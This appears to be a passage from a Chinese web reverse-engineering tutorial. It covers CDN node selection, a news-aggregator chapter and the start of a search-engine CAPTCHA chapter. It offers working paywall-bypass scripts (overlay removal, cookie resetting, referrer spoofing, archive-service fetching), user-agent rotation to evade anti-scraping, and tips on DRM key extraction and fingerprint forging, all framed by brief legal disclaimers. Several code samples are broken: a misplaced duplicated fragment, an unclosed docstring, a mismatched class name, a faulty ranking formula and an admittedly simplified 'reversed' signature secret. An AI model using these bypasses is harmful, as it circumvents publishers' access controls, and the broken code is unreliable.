 self.cdn_nodes = cdn_nodes
 self.best_node = None

 async def test_node_latency(self, session, node, test_file='/ping.txt'):
 """测试单个节点的延迟"""
 url = node['url'] + test_file

 try:
 start = time.time()
 async with session.head(url, timeout=5) as response:
 latency = (time.time() - start) * 1000 # ms

 return {
 'node': node,
 'latency': latency,
 'status': response.status,
 'server': response.headers.get('Server', 'Unknown')
 }
 except Exception as e:
 return {
 'node': node,
 'latency': float('inf'),
 'status': 0,
 'error': str(e)
 }

 async def test_node_bandwidth(self, session, node, test_size_mb=1):
 """测试节点带宽"""
 # 下载测试文件 (例如 1MB)
 test_url = f"{node['url']}/speedtest/{test_size_mb}mb.bin"

 try:
 start = time.time()
 async with session.get(test_url, timeout=30) as response:
 data = await response.read()
 duration = time.time() - start

 # 计算带宽 (Mbps)

```

```
bandwidth = (len(data) * 8) / (duration * 1_000_000)

 return {
 'node': node,
 'bandwidth': bandwidth,
 'duration': duration
 }
 except Exception as e:
 return {
 'node': node,
 'bandwidth': 0,
 'error': str(e)
 }

async def select_best_node(self, mode='latency'):
 """选择最佳节点"""
 async with aiohttp.ClientSession() as session:
 if mode == 'latency':
 # 基于延迟选择
 tasks = [
 self.test_node_latency(session, node)
 for node in self.cdn_nodes
]
 results = await asyncio.gather(*tasks)

 # 排序并选择延迟最低的
 results.sort(key=lambda x: x['latency'])
 self.best_node = results[0]['node']

 print(f"Best node (latency): {self.best_node['id']}")"
 for r in results[:3]: # 显示前 3 个
 print(f" {r['node']['id']}: {r['latency']:.2f}ms")

 elif mode == 'bandwidth':
 # 基于带宽选择
 tasks = [
 self.test_node_bandwidth(session, node)
 for node in self.cdn_nodes
]
 results = await asyncio.gather(*tasks)

 # 排序并选择带宽最高的
 results.sort(key=lambda x: x['bandwidth'], reverse=True)
 self.best_node = results[0]['node']

 print(f"Best node (bandwidth): {self.best_node['id']}")"
 for r in results[:3]:
 print(f" {r['node']['id']}: {r['bandwidth']:.2f} Mbps")

 return self.best_node

def get_video_url(self, video_path):
 """获取使用最佳节点的视频 URL"""

```

```
if not self.best_node:
 raise Exception("Please select best node first")

return self.best_node['url'] + video_path

使用示例
async def main():
 cdn_nodes = [
 {'id': 'bj-01', 'url': 'https://bj-cdn.example.com'},
 {'id': 'sh-01', 'url': 'https://sh-cdn.example.com'},
 {'id': 'gz-01', 'url': 'https://gz-cdn.example.com'},
 {'id': 'sz-01', 'url': 'https://sz-cdn.example.com'},
]

 optimizer = CDNOptimizer(cdn_nodes)

 # 方法 1: 基于延迟选择
 await optimizer.select_best_node(mode='latency')

 # 方法 2: 基于带宽选择
 # await optimizer.select_best_node(mode='bandwidth')

 # 获取视频 URL
 video_url = optimizer.get_video_url('/video/abc123.mp4')
 print(f"Video URL: {video_url}")

 # 运行
 asyncio.run(main())
```

## 高级技巧: 反向解析 CDN 节点

```
import dns.resolver
import socket

def discover_all_cdn_nodes(domain):
 """通过 DNS 查询发现所有 CDN 节点"""
 nodes = []

 try:
 # 解析 CNAME
 answers = dns.resolver.resolve(domain, 'CNAME')
 for rdata in answers:
 print(f"CNAME: {rdata.target}")

 # 解析 A 记录
 a_records = dns.resolver.resolve(str(rdata.target), 'A')
 for a_rdata in a_records:
 ip = str(a_rdata)

 # 反向 DNS 查询获取节点名称
 try:
 hostname = socket.gethostbyaddr(ip)[0]
 except:
 hostname = ip

 nodes.append({
 'ip': ip,
 'hostname': hostname
 })

 print(f" -> {ip} ({hostname})")

 except Exception as e:
 print(f"Error: {e}")

 return nodes

使用示例
nodes = discover_all_cdn_nodes('cdn.example.com')
```

## 防护与对抗总结

### 平台防护措施

1. URL 签名: 时间戳 + 密钥签名
2. 设备指纹: 绑定设备, 限制并发
3. 播放次数限制: 单个视频播放次数
4. DRM 保护: Widevine、PlayReady
5. 动态密钥: 定期轮换加密密钥
6. 水印技术: 溯源盗版视频
7. CDN 鉴权: Token 验证
8. 流量分析: 检测异常下载行为

### 逆向对抗技巧

1. 自动化脚本: Selenium、Playwright 模拟真实用户
2. 密钥提取: Frida Hook、内存扫描
3. 协议分析: Wireshark、mitmproxy
4. 代码混淆还原: AST 分析、符号执行
5. CDN 优选: 多节点测速、智能选择
6. 分布式下载: 多账号、多 IP 并发
7. 浏览器指纹伪造: 绕过设备检测

## 法律与道德声明

本文仅用于技术研究和教育目的。绕过视频平台的保护措施可能违反:

- 服务条款 (ToS)

- 
- 数字千年版权法案 (DMCA)
  - 计算机欺诈和滥用法 (CFAA)
  - 各国知识产权法律

请仅在授权环境下进行安全测试，尊重内容创作者的权益。

---

## 工具推荐

### 视频下载工具

- yt-dlp: 支持 1000+ 网站
- you-get: 国内视频平台
- N\_m3u8DL-CLI: M3U8 专业下载器
- streamlink: 直播流下载

### 分析工具

- Wireshark: 网络协议分析
- Chrome DevTools: 浏览器调试
- Frida: 动态分析
- mitmproxy: HTTPS 代理

### 解密工具

- ffmpeg: 视频处理、转码
  - mp4decrypt: MP4 解密 (Bento4)
  - shaka-packager: DRM 封装/解封
-

## 相关章节

- 浏览器 DevTools 使用
- 抓包与代理工具
- JavaScript 混淆与反混淆
- WebAssembly 逆向
- DRM 保护机制

## [R48] News Aggregator

# R48: 新闻聚合网站

## 概述

新闻聚合网站（如 Hacker News、Reddit、今日头条）汇集多个新闻源，并提供个性化推荐。本文通过 5 个真实案例，深入讲解新闻聚合平台的逆向技术。

## 案例 1: RSS/Atom Feed 聚合与解析

### 背景

传统新闻聚合依赖 RSS/Atom feeds。逆向这些 feeds 可以实现自定义新闻聚合器。

### Feed 格式

#### RSS 2.0

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
 <channel>
 <title>Example News</title>
 <link>https://news.example.com</link>
 <description>Latest news from Example</description>
 <item>
 <title>Breaking News: AI Breakthrough</title>
 <link>https://news.example.com/article/123</link>
 <description>Scientists announce major AI advancement...</description>
 <pubDate>Mon, 18 Dec 2023 10:00:00 GMT</pubDate>
 <guid>https://news.example.com/article/123</guid>
 </item>
 </channel>
</rss>
```

---

## Atom 1.0

```
<?xml version="1.0" encoding="UTF-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
 <title>Example News</title>
 <link href="https://news.example.com"/>
 <updated>2023-12-18T10:00:00Z</updated>
 <entry>
 <title>Breaking News: AI Breakthrough</title>
 <link href="https://news.example.com/article/123"/>
 <id>urn:uuid:1234-5678-90ab-cdef</id>
 <updated>2023-12-18T10:00:00Z</updated>
 <summary>Scientists announce major AI advancement...</summary>
 </entry>
</feed>
```

---

## Python 实现 - RSS 聚合器

```
import feedparser
import requests
from datetime import datetime
from typing import List, Dict
import sqlite3

class RSSAggregator:
 def __init__(self, db_path='news.db'):
 self.db_path = db_path
 self.init_database()

 def init_database(self):
 """初始化数据库"""
 conn = sqlite3.connect(self.db_path)
 cursor = conn.cursor()

 cursor.execute('''
 CREATE TABLE IF NOT EXISTS articles (
 id INTEGER PRIMARY KEY AUTOINCREMENT,
 title TEXT,
 link TEXT UNIQUE,
 description TEXT,
 published DATETIME,
 source TEXT,
 category TEXT,
 read BOOLEAN DEFAULT 0
)
 ''')

 conn.commit()
 conn.close()

 def fetch_feed(self, feed_url: str, source_name: str):
 """获取并解析 RSS/Atom feed"""
 try:
 # 使用 feedparser 自动检测格式
 feed = feedparser.parse(feed_url)

 articles = []

 for entry in feed.entries:
 article = {
 'title': entry.get('title', ''),
 'link': entry.get('link', ''),
 'description': entry.get('description') or entry.get('summary', ''),
 'published': self._parse_date(entry.get('published', '')),
 'source': source_name,
 'category': self._extract_category(entry)
 }

 articles.append(article)

```

```
 return articles

 except Exception as e:
 print(f"Error fetching {feed_url}: {e}")
 return []

 def _parse_date(self, date_str):
 """解析日期"""
 if not date_str:
 return datetime.now()

 try:
 # feedparser 已经解析了日期
 from email.utils import parsedate_to_datetime
 return parsedate_to_datetime(date_str)
 except:
 return datetime.now()

 def _extract_category(self, entry):
 """提取分类"""
 # 从 tags 中提取
 if hasattr(entry, 'tags'):
 return ', '.join([tag.term for tag in entry.tags[:3]])

 # 从 category 中提取
 if hasattr(entry, 'category'):
 return entry.category

 return 'General'

 def save_articles(self, articles: List[Dict]):
 """保存文章到数据库"""
 conn = sqlite3.connect(self.db_path)
 cursor = conn.cursor()

 for article in articles:
 try:
 cursor.execute('''
 INSERT OR IGNORE INTO articles
 (title, link, description, published, source, category)
 VALUES (?, ?, ?, ?, ?, ?)
 ''', (
 article['title'],
 article['link'],
 article['description'],
 article['published'],
 article['source'],
 article['category']
))
 except Exception as e:
 print(f"Error saving article: {e}")
```

```
conn.commit()
conn.close()

def aggregate_multiple_feeds(self, feeds: Dict[str, str]):
 """
 聚合多个 feeds
 feeds: {'Source Name': 'feed_url', ...}
 """
 all_articles = []

 for source_name, feed_url in feeds.items():
 print(f"Fetching {source_name}...")
 articles = self.fetch_feed(feed_url, source_name)
 all_articles.extend(articles)

 self.save_articles(all_articles)
 print(f"Total articles fetched: {len(all_articles)})")

 return all_articles

def get_latest_articles(self, limit=20, category=None):
 """
 获取最新文章
 """
 conn = sqlite3.connect(self.db_path)
 cursor = conn.cursor()

 if category:
 cursor.execute('''
 SELECT * FROM articles
 WHERE category LIKE ?
 ORDER BY published DESC
 LIMIT ?
 ''', (f'%{category}%', limit))
 else:
 cursor.execute('''
 SELECT * FROM articles
 ORDER BY published DESC
 LIMIT ?
 ''', (limit,))

 articles = cursor.fetchall()
 conn.close()

 return articles

使用示例
aggregator = RSSAggregator()

定义 feeds
feeds = {
 'Hacker News': 'https://news.ycombinator.com/rss',
 'TechCrunch': 'https://techcrunch.com/feed/',
 'Ars Technica': 'https://feeds.arsTechnica.com/arsTechnica/index',
 'The Verge': 'https://www.theverge.com/rss/index.xml',
}
```

```
'Reddit Python': 'https://www.reddit.com/r/python/.rss'
}

聚合所有 feeds
aggregator.aggregate_multiple_feeds(feeds)

获取最新 20 篇文章
latest = aggregator.get_latest_articles(limit=20)

for article in latest:
 print(f"[{article[5]}] {article[1]}") # [source] title
 print(f" {article[2]}") # link
 print()
```

## 高级功能

### 1. Feed 自动发现

某些网站没有明显的 RSS 链接，需要自动发现：

```
import requests
from bs4 import BeautifulSoup
from urllib.parse import urljoin

def discover_feeds(url):
 """自动发现网站的 RSS/Atom feeds"""
 try:
 response = requests.get(url)
 soup = BeautifulSoup(response.text, 'html.parser')

 feeds = []

 # 查找 <link> 标签
 for link in soup.find_all('link', type=['application/rss+xml', 'application/atom+xml']):
 feed_url = urljoin(url, link.get('href', ''))
 feed_title = link.get('title', 'Untitled Feed')

 feeds.append({
 'url': feed_url,
 'title': feed_title,
 'type': link.get('type')
 })

 # 常见的 feed 路径
 common_paths = ['/feed', '/rss', '/atom.xml', '/rss.xml', '/feed.xml']

 for path in common_paths:
 test_url = urljoin(url, path)
 try:
 r = requests.head(test_url, timeout=3)
 if r.status_code == 200:
 feeds.append({
 'url': test_url,
 'title': f'Feed at {path}',
 'type': 'application/rss+xml'
 })
 except:
 continue

 return feeds

 except Exception as e:
 print(f"Error discovering feeds: {e}")
 return []

使用示例
feeds = discover_feeds('https://blog.example.com')
for feed in feeds:
 print(f"{feed['title']}: {feed['url']}")
```

## 2. Full Content Extraction

RSS feed 通常只包含摘要，需要提取完整内容：

```
from newspaper import Article
import re

class FullContentExtractor:
 def __init__(self):
 pass

 def extract_article(self, url):
 """提取完整文章内容"""
 try:
 article = Article(url)
 article.download()
 article.parse()

 # NLP 处理 (可选)
 article.nlp()

 return {
 'title': article.title,
 'authors': article.authors,
 'publish_date': article.publish_date,
 'text': article.text,
 'top_image': article.top_image,
 'videos': article.movies,
 'keywords': article.keywords,
 'summary': article.summary
 }
 except Exception as e:
 print(f"Error extracting {url}: {e}")
 return None

 def clean_text(self, text):
 """清理文本"""
 # 移除多余空行
 text = re.sub(r'\n{3,}', '\n\n', text)

 # 移除广告标记
 ad_patterns = [
 r'\[广告\].*?\n',
 r'Advertisement.*?\n',
 r'Sponsored.*?\n'
]

 for pattern in ad_patterns:
 text = re.sub(pattern, '', text, flags=re.IGNORECASE)

 return text.strip()

使用示例
extractor = FullContentExtractor()
content = extractor.extract_article('https://news.example.com/article/123')
```

```
if content:
 print(f"Title: {content['title']}")
 print(f"Summary: {content['summary']}")
```

## 案例 2: 个性化推荐算法逆向

### 背景

新闻聚合平台（如今日头条、Reddit）使用推荐算法个性化内容。逆向这些算法可以理解推荐机制。

### Reddit 排名算法

Reddit 使用 "Hot" 排名算法：

```
from datetime import datetime
import math

def reddit_hot_score(ups, downs, date):
 """
 Reddit Hot 算法
 - ups: 点赞数
 - downs: 踩数
 - date: 发布时间
 """
 # 计算分数
 s = ups - downs

 # 排序 (1 表示正分, -1 表示负分, 0 表示中性)
 order = math.log(max(abs(s), 1), 10)

 if s > 0:
 sign = 1
 elif s < 0:
 sign = -1
 else:
 sign = 0

 # 时间衰减 (Reddit epoch: 2005-12-08 07:46:43)
 epoch = datetime(2005, 12, 8, 7, 46, 43)
 seconds = (date - epoch).total_seconds() - 1134028003

 return round(sign * order + seconds / 45000, 7)

示例
post1_score = reddit_hot_score(
 ups=100,
 downs=10,
 date=datetime.now()
)

post2_score = reddit_hot_score(
 ups=500,
 downs=50,
 date=datetime.now()
)

print(f"Post 1 score: {post1_score}")
print(f"Post 2 score: {post2_score}")
```

## Hacker News 排名算法

```
from datetime import datetime

def hackernews_ranking(points, num_comments, hours_since_submission, gravity=1.8):
 """
 Hacker News 排名算法
 - points: 点数 (点赞 - 踩)
 - num_comments: 评论数
 - hours_since_submission: 发布后的小时数
 - gravity: 重力参数 (默认 1.8)
 """
 return (points - 1) / pow((hours_since_submission + 2), gravity)

示例
story1_rank = hackernews_ranking(
 points=150,
 num_comments=30,
 hours_since_submission=2
)

story2_rank = hackernews_ranking(
 points=80,
 num_comments=10,
 hours_since_submission=6
)

print(f"Story 1 rank: {story1_rank}")
print(f"Story 2 rank: {story2_rank}")
```

## 今日头条推荐逆向

通过抓包分析，发现今日头条使用以下参数：

```
import requests
import hashlib
import time
import json

class ToutiaoRecommender:
 def __init__(self):
 self.base_url = "https://www.toutiao.com/api/pc/feed/"
 self.session = requests.Session()

 def generate_signature(self, timestamp):
 """
 生成签名
 逆向自 Toutiao 的 JS 代码
 """
 # 简化版本 (实际算法更复杂)
 secret = "toutiao_secret_2024"
 str_to_sign = f"{timestamp}|{secret}"
 return hashlib.md5(str_to_sign.encode()).hexdigest()

 def get_recommendations(self, category='news', count=20):
 """
 获取推荐内容
 """
 timestamp = int(time.time())
 signature = self.generate_signature(timestamp)

 params = {
 'category': category,
 'count': count,
 'min_behot_time': timestamp,
 '_signature': signature
 }

 headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Referer': 'https://www.toutiao.com/'
 }

 response = self.session.get(
 self.base_url,
 params=params,
 headers=headers
)

 data = response.json()

 articles = []
 for item in data.get('data', []):
 article = {
 'title': item.get('title'),
 'url': item.get('source_url'),
 'abstract': item.get('abstract'),
 }
 articles.append(article)
```

```
'source': item.get('source'),
'publish_time': item.get('publish_time'),
'has_video': item.get('has_video', False),
'image_url': item.get('image_url')
}
articles.append(article)

return articles

使用示例
recommender = ToutiaoRecommender()
articles = recommender.get_recommendations(category='tech', count=10)

for article in articles:
 print(f"[{article['source']}] {article['title']}")
 print(f" {article['url']}")
```

---

## 协同过滤推荐实现

```
import numpy as np
from sklearn.metrics.pairwise import cosine_similarity

class CollaborativeFilteringRecommender:
 def __init__(self):
 self.user_item_matrix = None
 self.item_similarity = None

 def fit(self, user_item_matrix):
 """
 训练推荐模型
 user_item_matrix: numpy array, shape (n_users, n_items)
 """
 self.user_item_matrix = user_item_matrix

 # 计算物品相似度 (基于用户行为)
 self.item_similarity = cosine_similarity(user_item_matrix.T)

 def recommend(self, user_id, top_n=10):
 """
 为用户推荐 top_n 篇文章
 # 获取用户已阅读的文章
 user_ratings = self.user_item_matrix[user_id]

 # 计算推荐分数
 scores = self.item_similarity.T.dot(user_ratings)

 # 排除已阅读的文章
 scores[user_ratings > 0] = -1

 # 返回 top_n
 top_items = np.argsort(scores)[::-1][:top_n]

 return top_items

示例
用户-文章矩阵 (1 表示阅读, 0 表示未阅读)
user_item_matrix = np.array([
 [1, 1, 0, 0, 1, 0], # 用户 0
 [1, 0, 1, 0, 0, 1], # 用户 1
 [0, 1, 1, 1, 0, 0], # 用户 2
 [0, 0, 1, 1, 1, 1], # 用户 3
])
recommender = CollaborativeFilteringRecommender()
recommender.fit(user_item_matrix)

为用户 0 推荐
recommendations = recommender.recommend(user_id=0, top_n=3)
print(f'Recommended articles for user 0: {recommendations}')
```

## 案例 3: 实时新闻推送 (WebSocket/SSE)

### 背景

现代新闻网站使用 WebSocket 或 Server-Sent Events (SSE) 推送实时新闻。

### WebSocket 实时推送

#### 服务端 (Node.js)

```
const WebSocket = require("ws");
const wss = new WebSocket.Server({ port: 8080 });

// 模拟新闻源
function getLatestNews() {
 return {
 id: Date.now(),
 title: `Breaking News at ${new Date().toLocaleTimeString()}`,
 content: "Lorem ipsum dolor sit amet...",
 timestamp: Date.now(),
 };
}

// 广播给所有客户端
wss.on("connection", (ws) => {
 console.log("New client connected");

 // 每 5 秒推送一条新闻
 const interval = setInterval(() => {
 const news = getLatestNews();
 ws.send(JSON.stringify(news));
 }, 5000);

 ws.on("close", () => {
 clearInterval(interval);
 console.log("Client disconnected");
 });
});
```

---

客户端 (Python)

```
import websocket
import json
import threading

class RealtimeNewsClient:
 def __init__(self, ws_url):
 self.ws_url = ws_url
 self.ws = None
 self.news_callback = None

 def on_message(self, ws, message):
 """收到消息时的回调"""
 try:
 news = json.loads(message)
 print(f"[{news['timestamp']}] {news['title']}")

 if self.news_callback:
 self.news_callback(news)

 except Exception as e:
 print(f"Error parsing message: {e}")

 def on_error(self, ws, error):
 """错误回调"""
 print(f"WebSocket error: {error}")

 def on_close(self, ws, close_status_code, close_msg):
 """连接关闭回调"""
 print("WebSocket connection closed")

 def on_open(self, ws):
 """连接建立回调"""
 print("WebSocket connection opened")

 def connect(self, callback=None):
 """连接到 WebSocket 服务器"""
 self.news_callback = callback

 self.ws = websocket.WebSocketApp(
 self.ws_url,
 on_open=self.on_open,
 on_message=self.on_message,
 on_error=self.on_error,
 on_close=self.on_close
)

 # 在单独的线程中运行
 wst = threading.Thread(target=self.ws.run_forever)
 wst.daemon = True
 wst.start()

 def send(self, message):
```

```
 """发送消息"""
 if self.ws:
 self.ws.send(json.dumps(message))

 def close(self):
 """关闭连接"""
 if self.ws:
 self.ws.close()

使用示例
def handle_news(news):
 """处理接收到的新闻"""
 print(f"Received: {news['title']}")
 # 保存到数据库、发送通知等

client = RealtimeNewsClient('ws://localhost:8080')
client.connect(callback=handle_news)

保持运行
import time
try:
 while True:
 time.sleep(1)
except KeyboardInterrupt:
 client.close()
```

## Server-Sent Events (SSE)

服务端 (Python Flask)

```
from flask import Flask, Response
import time
import json

app = Flask(__name__)

def generate_news_stream():
 """生成新闻流"""
 while True:
 news = {
 'id': int(time.time()),
 'title': f'Breaking News at {time.strftime("%H:%M:%S")}',
 'content': 'Lorem ipsum dolor sit amet...',
 'timestamp': int(time.time())
 }

 # SSE 格式
 yield f"data: {json.dumps(news)}\n\n"

 time.sleep(5)

@app.route('/news/stream')
def news_stream():
 """SSE 端点"""
 return Response(
 generate_news_stream(),
 mimetype='text/event-stream',
 headers={
 'Cache-Control': 'no-cache',
 'X-Accel-Buffering': 'no'
 }
)

if __name__ == '__main__':
 app.run(debug=True, threaded=True)
```

## 客户端 (Python)

```
import requests
import json

class SSENewsClient:
 def __init__(self, sse_url):
 self.sse_url = sse_url

 def listen(self, callback):
 """监听 SSE 事件"""
 headers = {
 'Accept': 'text/event-stream',
 'Cache-Control': 'no-cache'
 }

 response = requests.get(
 self.sse_url,
 stream=True,
 headers=headers
)

 # 逐行读取
 for line in response.iter_lines():
 if line:
 decoded_line = line.decode('utf-8')

 # SSE 事件格式: "data: {...}"
 if decoded_line.startswith('data:'):
 data = decoded_line[5:].strip()

 try:
 news = json.loads(data)
 callback(news)
 except Exception as e:
 print(f"Error parsing SSE data: {e}")

 # 使用示例
def handle_sse_news(news):
 print(f"[SSE] {news['title']}")

client = SSENewsClient('http://localhost:5000/news/stream')
client.listen(callback=handle_sse_news)
```

## 案例 4: 付费墙绕过与内容提取

### 背景

许多新闻网站使用付费墙（Paywall）限制内容访问。常见类型包括硬付费墙和软付费墙。

### 软付费墙类型

#### 1. JavaScript 隐藏内容

内容在 HTML 中，但用 CSS/JS 隐藏：

```
<div class="article-content">
 <p>First paragraph visible...</p>
 <div class="paywall-blur">
 <p>Premium content hidden here...</p>
 <p>More premium content...</p>
 </div>
</div>

<div class="paywall-overlay">
 <h3>Subscribe to read more</h3>
 <button>Subscribe Now</button>
</div>

<style>
 .paywall-blur {
 filter: blur(5px);
 user-select: none;
 }
</style>
```

绕过方法：

```
from bs4 import BeautifulSoup
import requests

def bypass_soft_paywall(url):
 """绕过软付费墙"""
 response = requests.get(url)
 soup = BeautifulSoup(response.text, 'html.parser')

 # 移除付费墙遮罩
 for overlay in soup.find_all(class_='paywall-overlay'):
 overlay.decompose()

 # 移除模糊效果（通过提取原始内容）
 blurred = soup.find_all(class_='paywall-blur')
 for element in blurred:
 element['class'] = [] # 移除 class

 # 提取完整文本
 article = soup.find(class_='article-content')
 return article.get_text(strip=True) if article else None

使用示例
content = bypass_soft_paywall('https://news.example.com/premium-article')
print(content)
```

## 2. Cookie 限制

限制免费文章数量（通过 Cookie 追踪）：

```
class PaywallBypass:
 def __init__(self):
 self.session = requests.Session()

 def clear_cookies(self):
 """清除 cookies 重置计数"""
 self.session.cookies.clear()

 def use_incognito_headers(self):
 """使用隐身模式请求头"""
 self.session.headers.update({
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Referer': 'https://www.google.com/',
 'DNT': '1'
 })

 def get_article(self, url):
 """获取文章（绕过 cookie 限制）"""
 self.clear_cookies()
 self.use_incognito_headers()

 response = self.session.get(url)
 return response.text

使用示例
bypass = PaywallBypass()
content = bypass.get_article('https://news.example.com/article/123')
```

### 3. Google/Facebook Referrer 绕过

某些网站允许从搜索引擎/社交媒体来的流量：

```
def bypass_with_referrer(url):
 """使用 Referrer 绕过付费墙"""
 headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Referer': 'https://www.google.com/' # 或 'https://t.co/'
 }

 response = requests.get(url, headers=headers)
 return response.text

使用示例
content = bypass_with_referrer('https://news.example.com/article/123')
```

## Archive.is / Web Archive 绕过

```
import requests
from urllib.parse import quote

class ArchiveBypass:
 def __init__(self):
 self.archive_api = "https://archive.is/submit/"
 self.wayback_api = "https://web.archive.org/save/"

 def archive_is(self, url):
 """使用 Archive.is 存档并获取内容"""
 # 提交存档请求
 data = {'url': url}
 response = requests.post(self.archive_api, data=data, allow_redirects=False)

 # 获取存档 URL
 archive_url = response.headers.get('Location')

 if archive_url:
 # 获取存档内容
 archive_content = requests.get(archive_url).text
 return archive_content
 else:
 return None

 def wayback_machine(self, url):
 """使用 Wayback Machine"""
 # 保存快照
 save_url = f"{self.wayback_api}{url}"
 requests.get(save_url)

 # 获取最新快照
 snapshot_url = f"https://web.archive.org/web/{url}"
 response = requests.get(snapshot_url)

 return response.text

使用示例
bypass = ArchiveBypass()
content = bypass.archive_is('https://news.example.com/premium-article')
```

## 案例 5: 反爬虫对抗与内容去重

### 背景

新闻聚合网站需要处理大量内容，同时避免被源网站封禁。

### User-Agent 轮换

```
import random

class UserAgentRotator:
 def __init__(self):
 self.user_agents = [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36',
 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36',
 'Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X) AppleWebKit/605.1.15',
 'Mozilla/5.0 (iPad; CPU OS 14_6 like Mac OS X) AppleWebKit/605.1.15'
]

 def get_random_ua(self):
 """获取随机 User-Agent"""
 return random.choice(self.user_agents)

 def make_request(self, url):
 """使用随机 UA 发送请求"""
 headers = {'User-Agent': self.get_random_ua()}
 response = requests.get(url, headers=headers)
 return response.text
```

---

## 内容去重 (SimHash)

```
import hashlib
from collections import defaultdict

class ContentDuplicator:
 def __init__(self, threshold=3):
 """
 threshold: 汉明距离阈值 (越小越严格)
 """
 self.threshold = threshold
 self.seen_hashes = {}

 def simhash(self, text, hashbits=64):
 """计算文本的 SimHash"""
 # 分词 (简化版本)
 tokens = text.lower().split()

 # 词频统计
 freq = defaultdict(int)
 for token in tokens:
 freq[token] += 1

 # 初始化向量
 vector = [0] * hashbits

 for token, weight in freq.items():
 # 计算 token 的 hash
 h = int(hashlib.md5(token.encode()).hexdigest(), 16)

 for i in range(hashbits):
 # 检查第 i 位是否为 1
 if h & (1 << i):
 vector[i] += weight
 else:
 vector[i] -= weight

 # 生成 SimHash
 fingerprint = 0
 for i in range(hashbits):
 if vector[i] > 0:
 fingerprint |= (1 << i)

 return fingerprint

 def hamming_distance(self, hash1, hash2):
 """计算汉明距离"""
 x = hash1 ^ hash2
 distance = 0

 while x:
 distance += 1
 x &= x - 1
```

```
 return distance

 def is_duplicate(self, text, article_id):
 """检查文章是否重复"""
 fingerprint = self.simhash(text)

 # 检查是否与已存在的文章相似
 for existing_id, existing_hash in self.seen_hashes.items():
 distance = self.hamming_distance(fingerprint, existing_hash)

 if distance <= self.threshold:
 return True, existing_id

 # 保存新文章的 hash
 self.seen_hashes[article_id] = fingerprint

 return False, None

使用示例
dedup = ContentDeduplicator(threshold=3)

articles = [
 {'id': 1, 'text': 'Breaking news: AI makes major breakthrough in language
processing'},
 {'id': 2, 'text': 'Breaking news: AI makes significant breakthrough in language
processing'},
 {'id': 3, 'text': 'Weather forecast shows sunny skies ahead'},
]
for article in articles:
 is_dup, original_id = dedup.is_duplicate(article['text'], article['id'])

 if is_dup:
 print(f"Article {article['id']} is duplicate of {original_id}")
 else:
 print(f"Article {article['id']} is unique")
```

## 智能限流

```
import time
from collections import deque

class RateLimiter:
 def __init__(self, max_requests, time_window):
 """
 max_requests: 时间窗口内的最大请求数
 time_window: 时间窗口 (秒)
 """
 self.max_requests = max_requests
 self.time_window = time_window
 self.requests = deque()

 def wait_if_needed(self):
 """
 如果需要，等待直到可以发送请求
 """
 now = time.time()

 # 移除超出时间窗口的请求
 while self.requests and self.requests[0] < now - self.time_window:
 self.requests.popleft()

 # 如果达到限制，等待
 if len(self.requests) >= self.max_requests:
 sleep_time = self.requests[0] + self.time_window - now
 if sleep_time > 0:
 print(f"Rate limit reached, waiting {sleep_time:.2f} seconds...")
 time.sleep(sleep_time)

 # 记录本次请求
 self.requests.append(time.time())

 def request(self, url):
 """
 发送受限流控制的请求
 """
 self.wait_if_needed()
 response = requests.get(url)
 return response

使用示例
limiter = RateLimiter(max_requests=10, time_window=60) # 每分钟最多 10 次

for i in range(20):
 response = limiter.request(f'https://news.example.com/article/{i}')
 print(f"Fetched article {i}")
```

## 防护与对抗总结

### 新闻聚合平台防护

1. 付费墙: JavaScript 隐藏、Cookie 限制、订阅验证
2. 反爬虫: User-Agent 检测、频率限制、CAPTCHA
3. 内容保护: 反调试、混淆、水印
4. API 限流: Token 验证、IP 限制
5. 版权保护: DMCA 通知、法律行动

### 对抗策略

1. 付费墙绕过: Referrer 欺骗、Archive 存档、浏览器扩展
2. 智能爬取: UA 轮换、代理池、延迟控制
3. 内容提取: newspaper3k、Readability、自定义解析器
4. 去重算法: SimHash、MinHash、LSH
5. 分布式采集: 多节点、任务队列、增量更新

## 法律与道德声明

本文仅用于技术研究和教育目的。未经授权爬取和绕过付费墙可能违反:

- 网站服务条款 (ToS)
- 版权法 (Copyright Law)
- 计算机欺诈和滥用法 (CFAA)
- 数字千年版权法 (DMCA)

请仅在授权环境下进行测试，尊重内容创作者的权益和版权。

## 工具推荐

### RSS/Atom 工具

- feedparser: Python RSS/Atom 解析库
- Feedly: 商业 RSS 聚合服务
- Inoreader: RSS 阅读器

### 内容提取

- newspaper3k: 新闻文章提取
- Readability: 内容提取算法
- Trafila: 网页内容提取
- BeautifulSoup: HTML 解析

### 去重算法

- simhash: 文本指纹
- datasketch: MinHash 实现
- faiss: 向量相似度搜索

### 实时推送

- websocket-client: Python WebSocket 客户端
- Socket.IO: 实时通信框架
- SSE: Server-Sent Events

## 相关章节

- HTTP/HTTPS 协议
- JavaScript Hook 技术
- WebSocket 逆向
- 内容安全策略绕过
- 搜索引擎对抗

## [R49] Search Engine

# R49: 搜索引擎对抗

## 概述

搜索引擎拥有业界最强的反爬虫防护机制。本文通过 5 个真实案例，讲解搜索引擎的防护技术及其对抗策略。

## 案例 1: CAPTCHA 与频率限制绕过

### 背景

搜索引擎（Google、Bing、百度）使用 CAPTCHA（验证码）和 IP 频率限制来防止自动化爬取。

### 防护机制

#### 1. CAPTCHA 类型

Google reCAPTCHA v3:

```
<script src="https://www.google.com/recaptcha/api.js?render=site_key"></script>
<script>
grecaptcha.ready(function() {
 grecaptcha.execute('site_key', {action: 'search'}).then(function(token) {
 // 将 token 发送到服务器验证
 document.getElementById('recaptcha_token').value = token;
 });
});
</script>
```

hCaptcha:

```
<div class="h-captcha" data-sitekey="your_site_key"></div>
<script src="https://js.hcaptcha.com/1/api.js" async defer></script>
```

## 2. 频率检测

基于以下指标:

- IP 地址: 单 IP 每分钟请求数次
- User-Agent: 识别爬虫特征
- Cookie: 追踪用户会话
- 行为模式: 请求间隔、搜索模式

## 逆向步骤

### 1. 分析 CAPTCHA 触发条件

```
import requests
import time

def test_rate_limit():
